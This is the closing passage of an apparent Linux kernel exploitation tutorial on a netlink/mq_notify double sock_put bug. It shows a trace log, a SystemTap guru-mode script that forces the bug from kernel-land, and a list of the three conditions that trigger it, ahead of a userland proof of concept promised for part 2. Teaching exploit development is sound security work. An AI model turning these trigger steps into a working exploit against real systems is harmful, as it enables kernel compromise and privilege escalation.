(13560-13560) [sk] ==>> __sk_free (sk=0xffff88002d7e5c00)
(13560-13560) [kmem] ==>> kfree (objp=0xffff88002d7e5c00) // <---- freeing "sock"
(13560-13560) [kmem] <<== kfree =
(13560-13560) [sk] <<== __sk_free =
(13560-13560) [sk] <<== sk_free =
(13560-13560) [netlink] <<== netlink_detachskb
```

The sock object is freed but we don't see any *use-after-free*...

Why it did not crash?

Unlike our original plan, the *netlink_sock* object is freed by *netlink_detachskb()*. The reason is **we don't call *close()*** (we only reset the FDT entry to NULL). That is, the file object is actually not released and so, it does not drop its reference of the *netlink_sock* object. In other words, we are missing a reference counter decrease.

It's all right, what we wanted to validate here was that the refcounter was decreased twice (one by *netlink_attachskb()* and one by *netlink_detachskb()*), which is the case.

In the normal course of operation (i.e. we call *close()*), this additional refcounter decrease will occur and *netlink_detachskb()* will do a UAF. We will even "delay" this use-after-free to a later moment to get a better control (cf. part 2).

The final System Tap script

In the end, the whole system tap script that triggers the bug from kernel-land can be simplified into this:

```
# mq_notify_force_crash.stp
#
# Run it with "stap -v -g ./mq_notify_force_crash.stp" (guru mode)

%{
#include <net/sock.h>
#include <net/netlink_sock.h>
#include <linux/fdtable.h>
%}

function force_trigger:long (arg_sock:long)
%{
  struct sock *sk = (void*) STAP_ARG_arg_sock;
  sk->sk_flags |= (1 << SOCK_DEAD); // avoid blocking the thread

  struct netlink_sock *nlk = (void*) sk;
  nlk->state |= 1;   // enter the netlink_attachskb() retry path

  struct files_struct *files = current->files;
  struct fdtable *fdt = files_fdtable(files);
  fdt->fd[3] = NULL; // makes the second call to fget() fails
%}

probe kernel.function ("netlink_attachskb")
{
  if (execname() == "exploit")
  {
    force_trigger($sk);
  }
}
```

Simple, isn't it?

Conclusion

In this first article, the core kernel data structure, as well as, the refcounting facility has been introduced to the Linux Kernel newcomer. While studying public information (CVE description, patch), we got a better understanding of the bug and designed an attack scenario.

Then, we started developing the exploit and validated that the bug is actually reachable from an unprivileged user. Doing so, we introduced a great kernel tool: System Tap. We also encountered our first bug (library wrappers) and showed how to detect it.

With the help of System Tap's Guru Mode, we finally "forced" the trigger from the kernel-land and validated that we can reliably produce a double *sock_put()* bug. It exposed that three things were necessary to trigger the bug:

1. Force *netlink_attachskb()* to return 1
2. Unblock the exploit thread
3. Force the second *fget()* call to return NULL

In the next article, we will replace, one-by-one, each kernel modification introduced with System Tap. In fact, we will gradually build a proof-of-concept code that triggers the bug using userland code only.

We hope you enjoyed the journey in kernel land exploitation and see you soon in part 2!